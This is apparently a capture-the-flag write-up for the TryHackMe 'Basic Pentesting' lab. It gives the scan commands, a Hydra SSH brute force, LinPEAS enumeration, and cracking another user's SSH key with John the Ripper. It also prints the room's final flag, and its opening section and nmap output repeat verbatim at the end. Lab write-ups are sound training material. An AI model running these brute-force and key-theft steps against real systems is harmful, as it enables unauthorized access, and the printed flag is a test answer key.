CTF-Basic Pentesting-THM

Hello, everyone! This CTF is an entry-level path toward becoming a penetration tester, taking your first step. This challenge is very easy and will teach us to be observant, analytical, investigative, and to understand vulnerabilities. I hope everyone enjoys the hacking!

> **Deploy the machine and connect to our network**
>
> **Find the services exposed by the machine**

To identify the services running on the target machine, we need a tool that can provide us with the answer. I chose to use **Nmap** (“Network Mapper”) is a free and open source utility for network discovery and security auditing

nmap -sC -sV 10.10.104.79

`-sC` This runs a scan with default scripts

`-sV` This scans for the versions of discovered services

Press enter or click to view image in full size

```
┌──(root㉿kali)-[/home/kibera/TryHackme/CTF/BasicPentesting]
└─# nmap -sC -sV 10.10.104.79
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-26 13:41 +07
Nmap scan report for 10.10.104.79
Host is up (0.42s latency).
Not shown: 994 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; pro
tocol 2.0)
| ssh-hostkey:
|   2048 db:45:cb:be:4a:8b:71:f8:e9:31:42:ae:ff:f8:45:e4 (RSA)
|   256 09:b9:b9:1c:e0:bf:0e:1c:6f:7f:fe:8e:5f:20:1b:ce (ECDSA)
|_  256 a5:68:2b:22:5f:98:4a:62:21:3d:a2:e2:c5:a9:f7:c2 (ED25519)
80/tcp   open  http        Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.18 (Ubuntu)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
| ajp-methods:
|_  Supported methods: GET HEAD POST OPTIONS
8080/tcp open  http        Apache Tomcat 9.0.7
|_http-title: Apache Tomcat/9.0.7
|_http-favicon: Apache Tomcat
Service Info: Host: BASIC2; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: 1h20m00s, deviation: 2h18m34s, median: 0s
|_nbstat: NetBIOS name: BASIC2, NetBIOS user: <unknown>, NetBIOS MAC: <unknow
n> (unknown)
| smb-security-mode:
|   account_used: guest
```

Press enter or click to view image in full size

```
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|   Computer name: basic2
|   NetBIOS computer name: BASIC2\x00
|   Domain name: \x00
|   FQDN: basic2
|_  System time: 2024-08-26T02:41:55-04:00
| smb2-time:
|   date: 2024-08-26T06:41:54
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required

Service detection performed. Please report any incorrect results at https://n
map.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 30.91 seconds
```

nmap

- **22/ssh**
- **80/http**
- **8009/ajp13**
- **8080/http**


I see that there are 4 open ports. Now, I'll start exploring each possible port, such as ports 80 and 8080/http.

What is the name of the hidden directory on the web server(enter name without /)?

I'll use **Gobuster** to brute-force enumerate files and directories


gobuster dir -u http://10.10.104.79/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

Press enter or click to view image in full size




Gobuster


When I visited the website on port 80/http, I came across these messages.



So, I decided to view page source.




There’s a small hint here that makes us curious. Let’s go back to the Gobuster directory scan and check it out.



Oh, it’s a conversation among the developers, likely a report. We learned about

- REST version 2.5.12
- SMB
- Apache


Press enter or click to view image in full size



dev.txt

Hmm, they’re also reporting about weak passwords. Let me check if they’ve changed it yet. :)

Press enter or click to view image in full size




j.txt

Alright, based on the exploration of port 80, we gathered useful information for exploitation, but don’t be too confident until we’ve explored every corner.

Now, let’s visit the website on port 8080/http. It looks like an Apache Tomcat Version 9.0.7 page. Let’s see what’s interesting here.

Press enter or click to view image in full size



User brute-forcing to find the username & password

If you go back and look at the nmap scan result, you will see that the samba service is running So I'll use **enum4linux** to find users

enum4linux -a 10.10.104.79

`-a` Do all simple enumeration (-U -S -G -P -r -o -n -i)

```
┌──(root㉿kali)-[/home/kibera/TryHackme/CTF/BasicPentesting]
└─# enum4linux -a 10.10.104.79
```

enum4linux

This process will take some time, so feel free to sip your coffee while waiting.

Get Z3pH7's stories in your inbox

Join Medium for free to get updates from this writer.


Subscribe

Alright, we have the username.

Press enter or click to view image in full size

```
[+] Enumerating users using SID S-1-22-1 and logon username '', password ''

S-1-22-1-1000 Unix User\kay (Local User)
S-1-22-1-1001 Unix User\jan (Local User)
```

Press enter or click to view image in full size




But what's the password? A tool like Hydra is highly effective for password cracking. Let's give it a shot.

hydra -l jan -P /usr/share/wordlists/rockyou.txt 10.10.104.79 ssh

`-l` LOGIN or `-L` FILE login with LOGIN name, or load several logins from FILE

`-p` PASS or `-P` FILE try password PASS, or load several passwords from FILE

Press enter or click to view image in full size



hydra

We've got the username and password. Now, I'll log in via SSH.

ssh jan@10.10.104.79

After gaining control of the target host, I want the `user.txt` flag.

Enumerate the machine to find any vectors for privilege escalation

Using **LinPeas** is a shortcut to identify vulnerabilities or possible ways to escalate privileges to root.

scp linpeas.sh jan@10.10.104.79:/dev/shm

Another method to transfer files would be using **scp**, granted we have obtained ssh user credentials on the remote host. We can do so as follows

Press enter or click to view image in full size

scp

Let’s run LinPeas on the target machine.

./dev/shm/linpeas.sh

What is the name of the other user you found(all lower case)?

If you have found another user, what can you do with this information?

From the scan results, we found something interesting — kay’s id_rsa key.

Press enter or click to view image in full size

LinPeas


Copy this key and create an `id_rsa` file on our machine. I'll use John the Ripper to crack this SSH hash.

ssh2john id_rsa > pass.hash

For SSH hashes, you need to use `ssh2john` to make it easier to crack with John.

john --wordlist=/usr/share/wordlists/rockyou.txt pass.hash

Press enter or click to view image in full size



john

I've got kay's password. Now, let's log in via SSH, but this time we'll switch to the target machine jan.

Let's proceed by logging in to SSH on the jan machine.

ssh -i /home/kay/.ssh/id_rsa kay@10.10.104.79

Press enter or click to view image in full size

```
jan@basic2:/dev/shm$ ssh -i /home/kay/.ssh/id_rsa kay@10.10.104.79
Could not create directory '/home/jan/.ssh'.
The authenticity of host '10.10.104.79 (10.10.104.79)' can't be established.
ECDSA key fingerprint is SHA256:+Fk53V/LB+2pn4OPL7GN/DuVHVvO0lT9N4W5ifchySQ.
Are you sure you want to continue connecting (yes/no)? yes
Failed to add the host to the list of known hosts (/home/jan/.ssh/known_hosts).
Enter passphrase for key '/home/kay/.ssh/id_rsa':
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-119-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.


Last login: Mon Apr 23 16:04:07 2018 from 192.168.56.102
kay@basic2:~$
```

ssh

> **What is the final password you obtain?**

I'm curious about what the `pass.bak` file is. Let's read it.

Press enter or click to view image in full size

```
flag : heresareallystrongpasswordthatfollowsthepasswordpolicy$$
```

CTF Mission accomplished!

— — — — — — — — — — — — — —

Types of Attacks:

- Brute-Force Attack
- Privilege Escalation
- SSH and Samba Services

Severity Level:

- High

Summary:

The attack started with an Nmap scan to identify services running on the server. Then, a brute-force tool (**Hydra**) was used to find the `ssh` username and password. After that, **LinPeas** was used to identify vulnerabilities on the target machine. It was discovered that another

user’s `id_rsa` key was accessible. This key was then cracked using **John the Ripper**, allowing access to a **higher-privileged** user account.

CTF-Basic Pentesting-THM

Hello, everyone! This CTF is an entry-level path toward becoming a penetration tester, taking your first step. This challenge is very easy and will teach us to be observant, analytical, investigative, and to understand vulnerabilities. I hope everyone enjoys the hacking!

> **Deploy the machine and connect to our network**
>
> **Find the services exposed by the machine**

To identify the services running on the target machine, we need a tool that can provide us with the answer. I chose to use **Nmap** (“Network Mapper”) is a free and open source utility for network discovery and security auditing

nmap -sC -sV 10.10.104.79

`-sC` This runs a scan with default scripts

`-sV` This scans for the versions of discovered services

Press enter or click to view image in full size

```
┌──(root㉿kali)-[/home/kibera/TryHackme/CTF/BasicPentesting]
└─# nmap -sC -sV 10.10.104.79
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-26 13:41 +07
Nmap scan report for 10.10.104.79
Host is up (0.42s latency).
Not shown: 994 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; pro
tocol 2.0)
| ssh-hostkey:
|   2048 db:45:cb:be:4a:8b:71:f8:e9:31:42:ae:ff:f8:45:e4 (RSA)
|   256 09:b9:b9:1c:e0:bf:0e:1c:6f:7f:fe:8e:5f:20:1b:ce (ECDSA)
|_  256 a5:68:2b:22:5f:98:4a:62:21:3d:a2:e2:c5:a9:f7:c2 (ED25519)
80/tcp   open  http        Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.18 (Ubuntu)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
| ajp-methods:
|_  Supported methods: GET HEAD POST OPTIONS
8080/tcp open  http        Apache Tomcat 9.0.7
|_http-title: Apache Tomcat/9.0.7
|_http-favicon: Apache Tomcat
Service Info: Host: BASIC2; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: 1h20m00s, deviation: 2h18m34s, median: 0s
|_nbstat: NetBIOS name: BASIC2, NetBIOS user: <unknown>, NetBIOS MAC: <unknow
n> (unknown)
| smb-security-mode:
|   account_used: guest
```

Press enter or click to view image in full size

```
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|   Computer name: basic2
|   NetBIOS computer name: BASIC2\x00
|   Domain name: \x00
|   FQDN: basic2
|_  System time: 2024-08-26T02:41:55-04:00
| smb2-time:
|   date: 2024-08-26T06:41:54
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required

Service detection performed. Please report any incorrect results at https://n
map.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 30.91 seconds
```

nmap

- **22/ssh**
- **80/http**
- **8009/ajp13**
- **8080/http**

